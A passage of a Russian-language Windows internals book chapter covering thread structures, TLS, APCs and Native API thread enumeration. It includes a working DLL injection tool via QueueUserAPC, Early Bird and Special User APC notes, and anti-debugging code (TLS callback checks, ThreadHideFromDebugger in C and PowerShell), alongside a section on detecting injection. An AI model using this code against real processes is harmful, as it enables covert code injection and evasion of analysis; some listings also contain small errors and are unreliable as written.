Teb — указатель на TEB в пользовательском адресном пространстве.

6.5.3. Ключевые поля ETTHREAD

Cid — CLIENT_ID, дублирующая PID/TID из TEB.

CreateTime / **ExitTime** — временные метки создания и завершения потока (в формате LARGE_INTEGER, 100-наносекундные интервалы от 1 января 1601 года).

StartAddress — начальный адрес потока в ядре (обычно адрес внутренней функции **PspSystemThreadStartup** или **PspUserThreadStartup**).

Win32StartAddress — адрес функции, переданной пользователем в **CreateThread()**.

CrossThreadFlags — битовые флаги, среди которых: - **CT_TERMINATED_BIT** — поток помечен как завершённый; - **CT_DEAD_THREAD_BIT** — поток «мёртв»; - **CT_HIDE_FROM_DEBUGGER_BIT** — скрытие от отладчика; - **CT_RESTRICT_SET_THREAD_CONTEXT_BIT** — запрет **SetThreadContext**; - **CT_BREAK_ON_TERMINATION_BIT** — критический поток.

IrpList — список IRP (I/O Request Packets), ассоциированных с потоком. Все незавершённые операции ввода-вывода привязаны к потоку, инициировавшему запрос.

6.5.4. Просмотр ETHREAD в WinDbg

Для изучения ETHREAD удобно использовать отладчик ядра:

```
kd> dt nt!_ETHREAD
+0x000 Tcb                : _KTHREAD
+0x480 CreateTime         : _LARGE_INTEGER
+0x488 ExitTime           : _LARGE_INTEGER
+0x488 KeyedWaitChain     : _LIST_ENTRY
+0x498 PostBlockList      : _LIST_ENTRY
+0x498 ForwardLinkShadow  : Ptr64 Void
+0x4a0 StartAddress       : Ptr64 Void
+0x4a8 TerminationPort    : Ptr64 _TERMINATION_PORT
+0x4a8 ReaperLink         : Ptr64 _ETHREAD
+0x4a8 KeyedWaitValue     : Ptr64 Void
+0x4b0 ActiveTimerListLock : Uint8B
+0x4b8 ActiveTimerListHead : _LIST_ENTRY
+0x4c8 Cid                 : _CLIENT_ID
...
+0x510 CrossThreadFlags   : Uint4B
+0x510 Terminated       : Pos 0, 1 Bit
+0x510 ThreadInserted    : Pos 1, 1 Bit
+0x510 HideFromDebugger  : Pos 2, 1 Bit
...
```

Для просмотра конкретного потока:

```
kd> !thread <адрес_ETHREAD>
```

Или для всех потоков процесса:

```
kd> !process <адрес_EPROCESS> 4
```

6.6. Thread Local Storage (TLS): внутреннее устройство

6.6.1. Зачем нужен TLS

Thread Local Storage (TLS) — механизм, позволяющий каждому потоку иметь собственную копию переменной. Это критически важно для: - **C Runtime Library (CRT)** — переменные `errno`, `strtok()` и т.д.; - **Менеджеров памяти** — per-thread кэши; - **Библиотек** — состояние, привязанное к потоку; - **OpenGL/DirectX** — контексты рендеринга.

6.6.2. Два типа TLS

Windows поддерживает два механизма TLS:

1. Динамический TLS (TlsAlloc / TlsFree / TlsSetValue / TlsGetValue)

Работает через слоты в TEB:

```
TEB
├─ +0x2C8: TlsSlots[64]          ← первые 64 слота
│   │   [0] = 0x0000000000000000
│   │   [1] = 0x00007FFE12340000 ← данные потока
│   │   [2] = 0x0000000000000000
│   │   ...
│   │   [63] = 0x0000000000000000
└─ +0x1748: TlsExpansionSlots → массив из 1024 указателей
    │   [0] = ... (выделяется при необходимости)
    │   [1] = ...
    │   ...
    │   [1023] = ...
```

Итого: до $64 + 1024 = 1088$ динамических TLS-слотов.

```
// Псевдокод TlsGetValue (упрощённый)
LPVOID WINAPI TlsGetValue(DWORD dwTlsIndex) {
    PTEB pTeb = NtCurrentTeb();

    if (dwTlsIndex < TLS_MINIMUM_AVAILABLE) { // < 64
        return pTeb->TlsSlots[dwTlsIndex];
    }

    dwTlsIndex -= TLS_MINIMUM_AVAILABLE;
    if (dwTlsIndex ≥ TLS_EXPANSION_SLOTS) { // ≥ 1024
        SetLastError(ERROR_INVALID_PARAMETER);
        return NULL;
    }

    if (pTeb->TlsExpansionSlots == NULL) {
        return NULL;
    }

    return pTeb->TlsExpansionSlots[dwTlsIndex];
}
```

2. Статический TLS (директива __declspec(thread))

```
__declspec(thread) int g_threadLocal = 42;
```

Статический TLS реализован через специальную секцию `.tls` в PE-файле. При загрузке DLL или EXE загрузчик (LdrpInitializeTls) выделяет блок памяти для каждого потока и копирует туда начальные значения из `.tls` секции.

Структура данных в PE-файле:

```
PE Header
├─ Data Directory[9] = IMAGE_DIRECTORY_ENTRY_TLS
│   └─ IMAGE_TLS_DIRECTORY64
│       ├── StartAddressOfRawData    ← начало инициализированных данных
│       ├── EndAddressOfRawData      ← конец инициализированных данных
│       ├── AddressOfIndex           ← адрес TLS-индекса (для загрузчика)
│       ├── AddressOfCallBacks      ← массив TLS callback функций
│       ├── SizeOfZeroFill           ← размер неинициализированных данных
│       └─ Characteristics          ← флаги (выравнивание)
```

6.6.3. Внутренний механизм статического TLS

При статическом TLS используется следующая схема:

Доступ к __declspec(thread) переменной
=====

1. Компилятор генерирует:

```
mov    rax, gs:[0x58]      ; TEB.ThreadLocalStoragePointer
mov    rcx, [rax + N*8]    ; TLS-массив[ModuleIndex]
mov    edx, [rcx + offset] ; Конкретная переменная
```

2. ThreadLocalStoragePointer указывает на массив:

```
TEB.ThreadLocalStoragePointer →
```

Module 0 (EXE)	→ блок TLS-данных модуля 0
Module 1 (DLL A)	→ блок TLS-данных модуля 1
Module 2 (DLL B)	→ блок TLS-данных модуля 2
...	

Каждый модуль (EXE или DLL), использующий `__declspec(thread)`, получает уникальный индекс. Загрузчик заполняет его при загрузке модуля и записывает по адресу `AddressOfIndex` из `IMAGE_TLS_DIRECTORY`.

6.6.4. TLS Callbacks

TLS callbacks — функции, вызываемые загрузчиком при создании/завершении потока и при загрузке/выгрузке DLL. Они указаны в `IMAGE_TLS_DIRECTORY.AddressOfCallBacks`.

Сигнатура TLS callback:

```
typedef VOID (NTAPI *PIMAGE_TLS_CALLBACK)(
    PVOID DllHandle,
    DWORD Reason,          // DLL_PROCESS_ATTACH, DLL_THREAD_ATTACH, ...
    PVOID Reserved
);
```

TLS callbacks вызываются **до** точки входа (main/DllMain), что делает их популярным механизмом для: - антиотладки — проверка `PEB.BeingDebugged` в TLS callback; - распаковки — декодирование секций кода до начала выполнения; - инициализации — раннее выделение ресурсов.

```
/* Пример TLS Callback */
#pragma comment(linker, "/INCLUDE:_tls_used")

void NTAPI TlsCallback(PVOID DllHandle, DWORD Reason, PVOID Reserved)
{
    if (Reason == DLL_PROCESS_ATTACH) {
        // Выполняется до main()
        if (NtCurrentPeb() -> BeingDebugged) {
            ExitProcess(0); // Антиотладка
        }
    }
}

#pragma data_seg(".CRT$XLB")
PIMAGE_TLS_CALLBACK p_tls_callback = TlsCallback;
#pragma data_seg()
```


6.7. Asynchronous Procedure Calls (APC)

6.7.1. Что такое APC

Asynchronous Procedure Call (APC) — механизм Windows для выполнения кода в контексте конкретного потока. APC — это по сути «отложенный вызов функции», который будет выполнен целевым потоком при определённых условиях.

APC играют критическую роль в архитектуре Windows: - **Завершение асинхронного ввода-вывода** (I/O completion) реализовано через APC; - **Завершение потока** (TerminateThread) осуществляется через kernel-mode APC; - **Приостановка потока** (SuspendThread) реализована через kernel-mode APC; - Механизм **QueueUserAPC** позволяет из user-mode ставить вызовы в очередь.

6.7.2. Типы APC



Special Kernel APC — наивысший приоритет. Используется для I/O completion, не может быть отключена обычными средствами.

Regular Kernel APC — может быть отключена через `KeEnterCriticalRegion()` (увеличивает `KTHREAD.KernelApcDisable`). Используется для операций, которые должны выполняться в контексте потока, но могут подождать.

User-mode APC — выполняется только когда поток входит в «alertable wait» состояние. Это ключевое ограничение: нельзя просто так заставить поток выполнить user-mode APC — он должен «согласиться» на это, вызвав alertable-версию функции ожидания.

6.7.3. Очереди APC в KTHREAD

Каждый поток имеет структуру `KAPC_STATE`, содержащую списки APC:

```
KTHREAD
├─ ApcState : KAPC_STATE
│   ├─ ApcListHead[KernelMode] — связанный список KAPC
│   │   ├─ KAPC #1 (kernel APC)
│   │   └─ KAPC #2 (kernel APC)
│   └─ ApcListHead[UserMode] — связанный список KAPC
│       ├─ KAPC #3 (user APC)
│       └─ KAPC #4 (user APC)
├─ Process — указатель на KPROCESS
├─ InProgressFlags
│   ├─ KernelApcInProgress (1 бит)
│   └─ SpecialApcInProgress (1 бит)
├─ KernelApcPending (BOOLEAN)
└─ UserApcPendingAll (BOOLEAN)
```

Структура KAPC:

```

typedef struct _KAPC {
    UCHAR                Type;                // APC type
    UCHAR                AllFlags;
    UCHAR                Size;
    UCHAR                SpareByte1;
    ULONG                SpareLong0;
    struct _KTHREAD      *Thread;             // Целевой поток
    LIST_ENTRY            ApcListEntry;       // Связь в списке
    PKKERNEL_ROUTINE      KernelRoutine;      // Kernel-mode callback
    PKRUNDOWN_ROUTINE     RundownRoutine;     // Cleanup при завершении
    PKNORMAL_ROUTINE      NormalRoutine;      // Normal callback
    PVOID                NormalContext;       // Контекст
    PVOID                SystemArgument1;
    PVOID                SystemArgument2;
    CCHAR                ApcStateIndex;
    KPROCESSOR_MODE       ApcMode;           // KernelMode / UserMode
    BOOLEAN               Inserted;
} KAPC, *PKAPC;

```

6.7.4. Доставка APC

Порядок доставки APC при возврате из ядра:

```

Системный вызов / Прерывание
|
↓
Обработка в ядре
|
↓
KiDeliverApc()
|
├─ Проверка Special Kernel APCs
│   └─ Выполнить все Special Kernel APCs
|
├─ Проверка Regular Kernel APCs
│   └─ Если KernelApcDisable == 0:
│       └─ Выполнить Regular Kernel APCs
|
└─ Проверка User-mode APCs
    └─ Если поток в alertable wait:
        └─ Изменить контекст возврата:
            └─ Сохранить оригинальный контекст в user-mode стеке
            └─ Установить RIP = KiUserApcDispatcher (ntdll)
            └─ При возврате ntdll вызовет APC-функцию,
                затем NtContinue для восстановления контекста

```

6.7.5. QueueUserAPC – стандартный API

```

DWORD WINAPI QueueUserAPC(
    PAPCFUNC pfnAPC,    // Функция для вызова
    HANDLE   hThread,    // Хэндл целевого потока
    ULONG_PTR dwData     // Параметр
);

```

Пример использования:

```

void CALLBACK MyApcProc(ULONG_PTR dwParam) {
    printf("APC executed! Param: %llu\n", (ULONGLONG)dwParam);
}

int main(void) {
    HANDLE hThread = CreateThread(NULL, 0, ThreadFunc, NULL, 0, NULL);
    QueueUserAPC(MyApcProc, hThread, 42);
    // ... поток должен войти в alertable wait
}

DWORD WINAPI ThreadFunc(LPVOID lpParam) {
    // Alertable wait – без этого APC не будет доставлена
    SleepEx(INFINITE, TRUE);
    return 0;
}

```

6.8. APC Injection: инъекция кода через APC

6.8.1. Принцип

APC injection — техника внедрения и выполнения кода в адресном пространстве другого процесса.

Основная идея:

1. Открыть целевой процесс (`OpenProcess`).
2. Выделить память в целевом процессе (`VirtualAllocEx`).
3. Записать шеллкод или путь к DLL (`WriteProcessMemory`).
4. Для каждого потока целевого процесса — поставить user-mode APC (`QueueUserAPC`).
5. Когда любой из потоков войдёт в alertable wait, APC будет выполнена.

6.8.2. Реализация: `apc_injection.c`

Файл `code/ch06/apc_injection.c` демонстрирует APC injection для загрузки DLL:


```

/* apc_injection.c — инъекция DLL через QueueUserAPC
*
* ВНИМАНИЕ: Этот код предназначен исключительно для исследовательских
* и образовательных целей. Использование для несанкционированного
* доступа к чужим системам является незаконным.
*
* Компиляция:
*   cl /nologo /W4 apc_injection.c /Fe:apc_injection.exe
*
* Использование:
*   apc_injection.exe <PID> <path_to_dll>
*/

#include <windows.h>
#include <tlhelp32.h>
#include <stdio.h>

BOOL InjectDllViaApc(DWORD dwProcessId, const char* szDllPath)
{
    BOOL bResult = FALSE;

    /* 1. Открываем целевой процесс */
    HANDLE hProcess = OpenProcess(
        PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ,
        FALSE,
        dwProcessId
    );
    if (!hProcess) {
        printf("[ - ] OpenProcess failed: %lu\n", GetLastError());
        return FALSE;
    }

    /* 2. Выделяем память в целевом процессе для пути DLL */
    SIZE_T dwSize = strlen(szDllPath) + 1;
    LPVOID pRemoteBuf = VirtualAllocEx(
        hProcess,
        NULL,
        dwSize,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE
    );
    if (!pRemoteBuf) {
        printf("[ - ] VirtualAllocEx failed: %lu\n", GetLastError());
        goto cleanup_process;
    }

    /* 3. Записываем путь DLL */
    if (!WriteProcessMemory(hProcess, pRemoteBuf, szDllPath, dwSize, NULL)) {
        printf("[ - ] WriteProcessMemory failed: %lu\n", GetLastError());
        goto cleanup_mem;
    }

    /* 4. Получаем адрес LoadLibraryA (одинаков во всех процессах
     *   благодаря ASLR на уровне boot, но не между перезагрузками) */
    FARPROC pLoadLibraryA = GetProcAddress(
        GetModuleHandleA("kernel32.dll"),
        "LoadLibraryA"
    );
    if (!pLoadLibraryA) {
        printf("[ - ] GetProcAddress(LoadLibraryA) failed\n");
        goto cleanup_mem;
    }

    /* 5. Перечисляем потоки целевого процесса и ставим APC */
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
    if (hSnapshot == INVALID_HANDLE_VALUE) {
        printf("[ - ] CreateToolhelp32Snapshot failed: %lu\n", GetLastError());
        goto cleanup_mem;
    }

    THREADENTRY32 te32;
    te32.dwSize = sizeof(te32);
    DWORD dwApcQueued = 0;

    if (Thread32First(hSnapshot, &te32)) {
        do {
            if (te32.th32OwnerProcessID != dwProcessId)

```

```

        continue;

        HANDLE hThread = OpenThread(
            THREAD_SET_CONTEXT,
            FALSE,
            te32.th32ThreadID
        );
        if (hThread) {
            DWORD dwRet = QueueUserAPC(
                (PAPCFUNC)pLoadLibraryA,
                hThread,
                (ULONG_PTR)pRemoteBuf
            );
            if (dwRet) {
                printf("[+] APC queued for thread %lu\n",
                    te32.th32ThreadID);
                dwApcQueued++;
            }
            CloseHandle(hThread);
        }
    } while (Thread32Next(hSnapshot, &te32));
}
CloseHandle(hSnapshot);

if (dwApcQueued > 0) {
    printf("[+] Successfully queued APC for %lu threads\n",
        dwApcQueued);
    bResult = TRUE;
} else {
    printf("[-] No APCs were queued\n");
}

/* Не освобождаем pRemoteBuf — он нужен для LoadLibraryA */
goto cleanup_process;

cleanup_mem:
    VirtualFreeEx(hProcess, pRemoteBuf, 0, MEM_RELEASE);
cleanup_process:
    CloseHandle(hProcess);
    return bResult;
}

int main(int argc, char* argv[])
{
    if (argc != 3) {
        printf("Usage: %s <PID> <DLL_path>\n", argv[0]);
        return 1;
    }

    DWORD pid = (DWORD)atoi(argv[1]);
    printf("[*] Injecting %s into PID %lu via APC\n", argv[2], pid);

    if (InjectDllViaApc(pid, argv[2])) {
        printf("[+] Injection initiated. DLL will load when a thread "
            "enters alertable wait.\n");
    } else {
        printf("[-] Injection failed.\n");
    }

    return 0;
}

```

6.8.3. Ограничения и проблемы APC injection

1. **Alertable wait** — главное ограничение. Если ни один поток целевого процесса не вызовет alertable-функцию (SleepEx, WaitForSingleObjectEx, MsgWaitForMultipleObjectsEx с bAlertable=TRUE), APC никогда не будет доставлена.
2. **Early Bird injection** — улучшенный вариант: создаётся процесс в suspended-состоянии, APC ставится главному потоку, процесс возобновляется. При инициализации процесса загрузчик (ntdll!LdrInitializeThunk) вызывает NtTestAlert, который обрабатывает pending APCs. Так гарантируется выполнение до начала работы приложения.
3. **NtQueueApcThread** — недокументированная native API функция, дающая больше контроля:

```
typedef NTSTATUS (NTAPI *pNtQueueApcThread)(
    HANDLE      ThreadHandle,
    PPS_APC_ROUTINE ApcRoutine,
    PVOID       ApcArgument1,
    PVOID       ApcArgument2,
    PVOID       ApcArgument3
);
```

1. **NtQueueApcThreadEx** (Windows 7+) — расширенная версия с дополнительными возможностями, включая Special User APC (Windows 10 RS5+), которая не требует alertable wait:

```
typedef NTSTATUS (NTAPI *pNtQueueApcThreadEx)(
    HANDLE      ThreadHandle,
    HANDLE      ReserveHandle, // NULL для обычных APC
    PPS_APC_ROUTINE ApcRoutine,
    PVOID       ApcArgument1,
    PVOID       ApcArgument2,
    PVOID       ApcArgument3
);
```

При передаче специального значения `QUEUE_USER_APC_SPECIAL_USER_APC` (1) в `ReserveHandle`, APC ставится как Special User APC и выполняется без alertable wait.

6.8.4. Детектирование APC injection

Средства защиты могут обнаружить APC injection по следующим признакам: - Последовательность вызовов `OpenProcess` → `VirtualAllocEx` → `WriteProcessMemory` → `OpenThread` → `QueueUserAPC` из одного процесса; - Использование `NtQueueApcThread` / `NtQueueApcThreadEx` с кросс-процессным хэндлом; - ETW-события: `Microsoft-Windows-Threat-Intelligence` провайдер генерирует `THREATINT_QUEUEUSERAPC` при вызове `QueueUserAPC` с кросс-процессным хэндлом; - `ObRegisterCallbacks` — мониторинг открытия хэндлов к процессам/потокам с подозрительными правами доступа.

6.9. Перечисление потоков через Native API

6.9.1. NtQuerySystemInformation с SystemProcessInformation

Программа `enum_threads_undoc.c` (см. `code/ch06/enum_threads_undoc.c`) демонстрирует перечисление всех потоков через Native API:

```

/* enum_threads_undoc.c — перечисление потоков через NtQuerySystemInformation
*
* Компиляция:
* cl /nologo /W4 enum_threads_undoc.c ntdll.lib /Fe:enum_threads.exe
*/

#include <windows.h>
#include <stdio.h>

/* Определения из ntdll */
#define SystemProcessInformation 5

typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR Buffer;
} UNICODE_STRING;

typedef struct _SYSTEM_THREAD_INFORMATION {
    LARGE_INTEGER KernelTime;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER CreateTime;
    ULONG WaitTime;
    PVOID StartAddress;
    CLIENT_ID ClientId;
    LONG Priority;
    LONG BasePriority;
    ULONG ContextSwitches;
    ULONG ThreadState;
    ULONG WaitReason;
} SYSTEM_THREAD_INFORMATION, *PSYSTEM_THREAD_INFORMATION;

typedef struct _SYSTEM_PROCESS_INFORMATION {
    ULONG NextEntryOffset;
    ULONG NumberOfThreads;
    LARGE_INTEGER WorkingSetPrivateSize;
    ULONG HardFaultCount;
    ULONG NumberOfThreadsHighWatermark;
    ULONGLONG CycleTime;
    LARGE_INTEGER CreateTime;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER KernelTime;
    UNICODE_STRING ImageName;
    LONG BasePriority;
    HANDLE UniqueProcessId;
    HANDLE InheritedFromUniqueProcessId;
    ULONG HandleCount;
    ULONG SessionId;
    ULONG_PTR UniqueProcessKey;
    SIZE_T PeakVirtualSize;
    SIZE_T VirtualSize;
    ULONG PageFaultCount;
    SIZE_T PeakWorkingSetSize;
    SIZE_T WorkingSetSize;
    SIZE_T QuotaPeakPagedPoolUsage;
    SIZE_T QuotaPagedPoolUsage;
    SIZE_T QuotaPeakNonPagedPoolUsage;
    SIZE_T QuotaNonPagedPoolUsage;
    SIZE_T PagefileUsage;
    SIZE_T PeakPagefileUsage;
    SIZE_T PrivatePageCount;
    LARGE_INTEGER ReadOperationCount;
    LARGE_INTEGER WriteOperationCount;
    LARGE_INTEGER OtherOperationCount;
    LARGE_INTEGER ReadTransferCount;
    LARGE_INTEGER WriteTransferCount;
    LARGE_INTEGER OtherTransferCount;
    SYSTEM_THREAD_INFORMATION Threads[1]; // Variable-length array
} SYSTEM_PROCESS_INFORMATION, *PSYSTEM_PROCESS_INFORMATION;

typedef NTSTATUS (NTAPI *pfnNtQuerySystemInformation)(
    ULONG SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);

```

```

/* Названия состояний потока */
const char* ThreadStateNames[] = {
    "Initialized", "Ready", "Running", "Standby",
    "Terminated", "Waiting", "Transition", "DeferredReady",
    "GateWaitObsolete"
};

/* Названия причин ожидания */
const char* WaitReasonNames[] = {
    "Executive", "FreePage", "PageIn", "PoolAllocation",
    "DelayExecution", "Suspended", "UserRequest", "WrExecutive",
    "WrFreePage", "WrPageIn", "WrPoolAllocation", "WrDelayExecution",
    "WrSuspended", "WrUserRequest", "WrSpare0", "WrQueue",
    "WrLpcReceive", "WrLpcReply", "WrVirtualMemory", "WrPageOut",
    "WrRendezvous", "WrKeyedEvent", "WrTerminated", "WrProcessInSwap",
    "WrCpuRateControl", "WrCalloutStack", "WrKernel", "WrResource",
    "WrPushLock", "WrMutex", "WrQuantumEnd", "WrDispatchInt",
    "WrPreempted", "WrYieldExecution", "WrFastMutex", "WrGuardedMutex",
    "WrRundown", "WrAlertByThreadId", "WrDeferredPreempt"
};

int main(int argc, char* argv[])
{
    DWORD dwTargetPid = 0;
    if (argc > 1) {
        dwTargetPid = (DWORD)atoi(argv[1]);
    }

    pfnNtQuerySystemInformation NtQuerySystemInformation =
        (pfnNtQuerySystemInformation)GetProcAddress(
            GetModuleHandleA("ntdll.dll"),
            "NtQuerySystemInformation"
        );

    /* Определяем необходимый размер буфера */
    ULONG cbNeeded = 0;
    NtQuerySystemInformation(SystemProcessInformation, NULL, 0, &cbNeeded);
    cbNeeded += 0x10000; /* запас */

    PVOID pBuffer = malloc(cbNeeded);
    if (!pBuffer) {
        printf("[-] malloc failed\n");
        return 1;
    }

    NTSTATUS status = NtQuerySystemInformation(
        SystemProcessInformation,
        pBuffer,
        cbNeeded,
        &cbNeeded
    );
    if (status != 0) {
        printf("[-] NtQuerySystemInformation failed: 0x%08X\n",
            (UINT)status);
        free(pBuffer);
        return 1;
    }

    PSYSTEM_PROCESS_INFORMATION pProc =
        (PSYSTEM_PROCESS_INFORMATION)pBuffer;

    while (TRUE) {
        DWORD pid = (DWORD)(ULONG_PTR)pProc->UniqueProcessId;

        /* Если указан целевой PID, фильтруем */
        if (dwTargetPid == 0 || pid == dwTargetPid) {
            wprintf(L"\n=== Process: %-30s PID: %lu ===\n",
                pProc->ImageName.Buffer,
                pProc->ImageName.Buffer : L"[System/Idle]",
                pid);
            printf("  Threads: %lu, Handles: %lu, Priority: %ld\n",
                pProc->NumberOfThreads,
                pProc->HandleCount,
                pProc->BasePriority);

            for (ULONG i = 0; i < pProc->NumberOfThreads; i++) {
                PSYSTEM_THREAD_INFORMATION pThread = &pProc->Threads[i];
                DWORD tid =

```

```

        (DWORD)(ULONG_PTR)pThread->ClientId.UniqueThread;

        printf("\n  Thread TID: %lu\n", tid);
        printf("    StartAddress:    %p\n",
            pThread->StartAddress);
        printf("    Priority:         %ld (Base: %ld)\n",
            pThread->Priority, pThread->BasePriority);
        printf("    State:           %s (%lu)\n",
            pThread->ThreadState < 9 ?
                ThreadStateNames[pThread->ThreadState] :
                "Unknown",
            pThread->ThreadState);
        if (pThread->ThreadState == 5) { /* Waiting */
            printf("    WaitReason:      %s (%lu)\n",
                pThread->WaitReason < 39 ?
                    WaitReasonNames[pThread->WaitReason] :
                    "Unknown",
                pThread->WaitReason);
        }
        printf("    ContextSwitches: %lu\n",
            pThread->ContextSwitches);
        printf("    KernelTime:       %llu ms\n",
            pThread->KernelTime.QuadPart / 10000);
        printf("    UserTime:         %llu ms\n",
            pThread->UserTime.QuadPart / 10000);
    }
}

if (pProc->NextEntryOffset == 0) break;
pProc = (PSYSTEM_PROCESS_INFORMATION)(
    (PBYTE)pProc + pProc->NextEntryOffset);
}

free(pBuffer);
return 0;
}

```

6.10. ThreadHideFromDebugger: антиотладочная техника

6.10.1. Описание

`ThreadHideFromDebugger` — это информационный класс для `NtSetInformationThread`, который устанавливает флаг `HideFromDebugger` в `ETHREAD`. После установки этого флага:

- Отладочные события (breakpoints, exceptions) от этого потока **не доставляются** отладчику;
- Поток становится «невидимым» для отладчика;
- Отладчик не получает уведомлений о создании/завершении потока;
- Отладочный вывод (`OutputDebugString`) не доходит до отладчика.

Это один из самых эффективных и труднообходимых антиотладочных приёмов, так как флаг устанавливается в ядре и не может быть просто «обойдён» из пользовательского режима.

6.10.2. Реализация

```
/* Установка ThreadHideFromDebugger */
#include <windows.h>
#include <winternl.h>

#define ThreadHideFromDebugger 0x11 // 17

typedef NTSTATUS (NTAPI *pfnNtSetInformationThread)(
    HANDLE ThreadHandle,
    THREADINFOCLASS ThreadInformationClass,
    PVOID ThreadInformation,
    ULONG ThreadInformationLength
);

void HideCurrentThreadFromDebugger(void)
{
    pfnNtSetInformationThread NtSetInformationThread =
        (pfnNtSetInformationThread)GetProcAddress(
            GetModuleHandleA("ntdll.dll"),
            "NtSetInformationThread"
        );

    NTSTATUS status = NtSetInformationThread(
        GetCurrentThread(), // Текущий поток (или любой другой)
        ThreadHideFromDebugger, // 0x11
        NULL, // Не требует данных
        0 // Размер = 0
    );

    if (status == 0) {
        printf("[+] Thread hidden from debugger\n");
    } else {
        printf("[-] NtSetInformationThread failed: 0x%08X\n",
            (UINT)status);
    }
}
```

6.10.3. PowerShell-скрипт: thread_hidefrombugger.ps1

Файл `code/ch06/thread_hidefrombugger.ps1` демонстрирует проверку и установку флага через PowerShell:

```
# thread_hidefrombugger.ps1
# Проверяет, скрыт ли поток от отладчика, и демонстрирует установку флага
```

```
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;

public class NtThread
{
    [DllImport("ntdll.dll")]
    public static extern int NtSetInformationThread(
        IntPtr ThreadHandle,
        int ThreadInformationClass,
        IntPtr ThreadInformation,
        int ThreadInformationLength);

    [DllImport("ntdll.dll")]
    public static extern int NtQueryInformationThread(
        IntPtr ThreadHandle,
        int ThreadInformationClass,
        ref int ThreadInformation,
        int ThreadInformationLength,
        IntPtr ReturnLength);

    [DllImport("kernel32.dll")]
    public static extern IntPtr GetCurrentThread();

    [DllImport("kernel32.dll")]
    public static extern IntPtr OpenThread(
        int dwDesiredAccess,
        bool bInheritHandle,
        int dwThreadId);

    [DllImport("kernel32.dll")]
    public static extern bool CloseHandle(IntPtr hObject);

    public const int ThreadHideFromDebugger = 0x11;
    public const int THREAD_SET_INFORMATION = 0x0020;
    public const int THREAD_QUERY_INFORMATION = 0x0040;
}
"@

function Test-ThreadHiddenFromDebugger {
    param([int]$ThreadId)

    $hThread = [NtThread]::OpenThread(
        [NtThread]::THREAD_QUERY_INFORMATION,
        $false,
        $ThreadId)

    if ($hThread -eq [IntPtr]::Zero) {
        Write-Warning "Cannot open thread $ThreadId"
        return $null
    }

    try {
        $hidden = 0
        $status = [NtThread]::NtQueryInformationThread(
            $hThread,
            [NtThread]::ThreadHideFromDebugger,
            [ref]$hidden,
            [System.Runtime.InteropServices.Marshal]::SizeOf($hidden),
            [IntPtr]::Zero)

        if ($status -eq 0) {
            return [bool]$hidden
        } else {
            Write-Warning ("NtQueryInformationThread failed: 0x{0:X8}" -f $status)
            return $null
        }
    } finally {
        [NtThread]::CloseHandle($hThread) | Out-Null
    }
}

function Set-ThreadHideFromDebugger {
    # Скрываем текущий поток
```



```

$hThread = [NtThread]::GetCurrentThread()
$status = [NtThread]::NtSetInformationThread(
    $hThread,
    [NtThread]::ThreadHideFromDebugger,
    [IntPtr]::Zero,
    0)

if ($status -eq 0) {
    Write-Host "[+] Current thread hidden from debugger" -ForegroundColor Green
} else {
    Write-Warning ("[!] Failed: 0x{0:X8}" -f $status)
}
}

# Пример: проверяем потоки текущего процесса
$process = Get-Process -Id $PID
Write-Host "Checking threads of process $($process.Name) (PID: $PID) ..."
foreach ($thread in $process.Threads) {
    $hidden = Test-ThreadHiddenFromDebugger -ThreadId $thread.Id
    if ($hidden -ne $null) {
        $color = if ($hidden) { "Red" } else { "Gray" }
        Write-Host ("  Thread {0}: HideFromDebugger = {1}" -f
